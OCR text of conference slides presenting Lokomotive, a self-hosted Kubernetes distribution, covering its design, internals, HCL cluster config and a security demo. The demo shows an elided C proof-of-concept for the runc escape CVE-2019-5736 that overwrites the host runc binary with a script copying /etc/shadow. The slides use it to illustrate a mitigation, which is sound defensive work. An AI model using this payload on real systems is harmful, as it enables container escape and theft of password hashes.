
kinvolk
Lokomotive: a secure by default and fully self-hosted Kubernetes distribution
São Paulo meetup - September 2020

Hi, I'm Rodrigo


Rodrigo Campos
Software Engineer, Kinvolk

Github: **rata**
Email: rodrigo@kinvolk.io

Who is Kinvolk?

Respected Leadership in Cloud Native Community

- ❏ Original developers of rkt container runtime; OCI
- ❏ Service mesh interface (SMI) launch collaboration with Microsoft & others
- ❏ Live events - All Systems Go!, Cloud Native Rejekts



Deep Linux & Security Expertise


- ❏ Low-level kernel internals, systemd maintainers
- ❏ One of few teams of experts in BPF, creators of gobpf
- ❏ Dozens of vulnerabilities identified & resolved through community collaboration

Trusted by Major Enterprises and Technology Leaders


- ❏ Exceptional focus on customer success
- ❏ Reputation for cutting-edge engineering
- ❏ Track record of delivering challenging projects, on-time

Agenda

- ❏ Lokomotive technical overview
- ❏ Lokomotive internals
- ❏ Demo



What is Lokomotive?




100% Kubernetes,
100% open source

Consistent, easy-to-use infrastructure with curated components

Driving Kubernetes forward


Lokomotive design goals




Unified tool to manage cluster and infrastructure components

Secure by default

“Managed Kubernetes” operational experience




Deep stack integration: from bare metal through operating system to app infrastructure



Unified tool to manage cluster and infrastructure (infra is not your app)

Some distros:

Manage infra components just like your app. If it breaks, that's your problem.



Lokomotive:

Infra containers + Kubernetes "kernel" are the distro.

HCL syntax


Secure by default

- Upstream Kubernetes (and most distros) are designed for ease of use, with security turned off by default
- Lokomotive applies Kinvolk's deep expertise in security analysis
- Leverage built-in Kubernetes and Linux security features
- Best of breed open source tooling
  - Runs on top of Flatcar Container Linux
- Ongoing manual and automated penetration testing


“Managed Kubernetes” Experience

- lokoctl for managing clusters and components
  - Massively simplified config - sensible, secure defaults
- In-place cluster updates
- Automated OS upgrades (FLUO)
- Dashboard (coming soon)


Kubernetes Dashboard (Headlamp)




Kubernetes Dashboard (Headlamp)




Deep Stack Integration



Lokomotive Components






See https://github.com/kinvolk/lokomotive/blob/master/docs/concepts/components.md



Lokomotive
internals

Lokomotive Architecture



Lokomotive internals


- We use helm charts under the hood to list installed components, upgrade components, etc.
- Kubernetes is completely self-hosted
  - Kubernetes API server is a Kubernetes deployments deployed by itself
  - **Idem for kubelet**, kube-proxy, etc.
- Upgrade kubernetes in place:
  - Stand in the shoulder of giants
  - Rely on bootkube and helm v3 atomic upgrades
  - All self-hosted → Use Kubernetes to upgrade Kubernetes
- NOTE: Due to a runc bug, in-place upgrade works reliably on recent Flatcar Container Linux releases



How are you running...?


Host Property	
host spec (bare-metal & cloud)	Container Linux Config
container runtime	docker
cgroup driver	Cgroupfs (except edge)
logging driver	json-file
storage driver	overlay2
OS	**Flatcar Container Linux**

Kubernetes Property	
Single-master & multi-master	**Supported**
control plane	Self-hosted (**bootkube**)
kubelet & control plane images	upstream + poseidon kubelt img
on-host etcd & kubelet	**rkt-fly.** WIP: move to docker (PR). Kubelet also self-hosted
CNI plugins	calico



Other highlighted features

- ❏ On-cluster etcd with TLS
- ❏ RBAC-enabled
- ❏ Advanced features like network policies, worker pools and snippets customization
- ❏ Platforms
  - ❏ Bare-metal
  - ❏ Packet
    - ❏ Battle tested
  - ❏ AWS
  - ❏ AKS



DEMO

Demo - Security

- Security on every layer of the stack
- CVE-2019-5736 (Feb 2019)
  - **If a process is running with UID 0,** it allows a malicious container to **overwrite the host runc binary** and gain root privileges on the host
- No impact on Lokomotive
  - OS Layer: Flatcar Container Linux read-only runc binary not possible to override (**demo**)
  - K8s Layer: Lokomotive PSPs disallow running as root unless requested
- CVE-2020-14386 (Sep 2020)
  - Bug in the Linux kernel. Memory corruption can be exploited to gain root privileges from unprivileged processes.
- Mitigated impact on Lokomotive
  - OS Layer: automatically upgraded hours after it was announced (FLUO)
  - K8s Layer: Lokomotive PSP disallow use of the CAP_NET_RAW capability by default


```
...
static void   myinit(void) __attribute__((constructor));
static void __myinit(void)
{
  int pid;
  ...
  pid = getpid();
  printf("I am pid %d. Starting Hijack...\n", pid);
  execl("/bin/sh", "sh", "-c",
        "exec 10< /proc/1/exe ; "
        "echo Lookup inode of /proc/1/exe: ; "
        "stat -L --format=%i /proc/1/exe ; "
        "echo sleep 4 ; "
        "sleep 4 ; "
        "printf '#!/bin/sh\\ncp /etc/shadow /home/ubuntu/\\nchmod 444
/home/ubuntu/shadow\\n' | tee /proc/self/fd/10 > /dev/null ; "
        "echo done ; ",
        (char *) 0);

  exit(0);
}
```

$


$

Demo - Install Lokomotive cluster


- Deployment on bare metal - Packet
- Lokomotive 0.4.1
- Components:
  - Load balancing: MetalLB, contour (automatically configured with Packet BGP peers)
  - Monitoring: Prometheus+grafana (using persistent storage)
  - Storage: OpenEBS
  - OS upgrades: Flatcar Linux Update Operator
  - Cert-manager for SSL certificates
- For the demo: removed waiting time
  - Some steps (like creating servers) take more time



```
variable "facility" {
  default = "ams1"
}...

cluster "packet" {
  asset_dir          = pathexpand(var.asset_dir)
  cluster_name       = var.cluster_name
  controller_count = var.controllers_count
  dns {
     provider = "route53"
     zone       = var.dns_zone
  }
  facility           = var.facility
  project_id         = var.packet_project_id
  ssh_pubkeys        = var.ssh_public_keys
  management_cidrs   = var.management_cidrs

  worker_pool "pool-1" {
     count      = var.workers_count
     node_type = var.workers_type
     //os_channel = "stable"
  }
}
```



```
component "metrics-server" {}
component "openebs-operator" {}
component "contour" {}
component "metallb" {
  address_pools = {
     default = var.metallb_address_pool
  }
}
component "cert-manager" {
  email = var.cert_manager_email
}
component "openebs-storage-class" {
  storage-class "openebs-test-sc" {
     replica_count = 1
     default       = true
  }
}
component "prometheus-operator" {}
component "flatcar-linux-update-operator" {}
```




DEMO - Bare-metal load balancing

- Created a DNS record
  - Pointing to Packet Elastic IP configured in MetalLB
- 1. Install component: httpbin
  - We need to specify a host
- 2. Check contour service
  - metalLB assigned a public IP
- 3. Check ingress resource created
- 4. Query the URL with curl
  - See httpsworks https too! 🎉


DEMO

- ❏ Demo real world CVEs not applicable or mitigated in Lokomotive
- ❏ Demo cluster install on bare-metal
- ❏ Demo load balancing on bare metal




To wrap up

- Lokomotive: a secure by default and fully self-hosted Kubernetes distribution




To wrap up

- Lokomotive: a secure by default ...
  - Shown real world examples
  - OS: Flatcar Container Linux
  - Pod Security Policies
    - All users can be root on any node otherwise. Really!
  - Custom admission controller to circumvent k8s insecure defaults
    - K8s by default assigns credentials to all pods
    - We modified this behavior with an admission controller
    - K8s upstream has a bug open for years about this
  - In other words, we are securing every layer of the stack



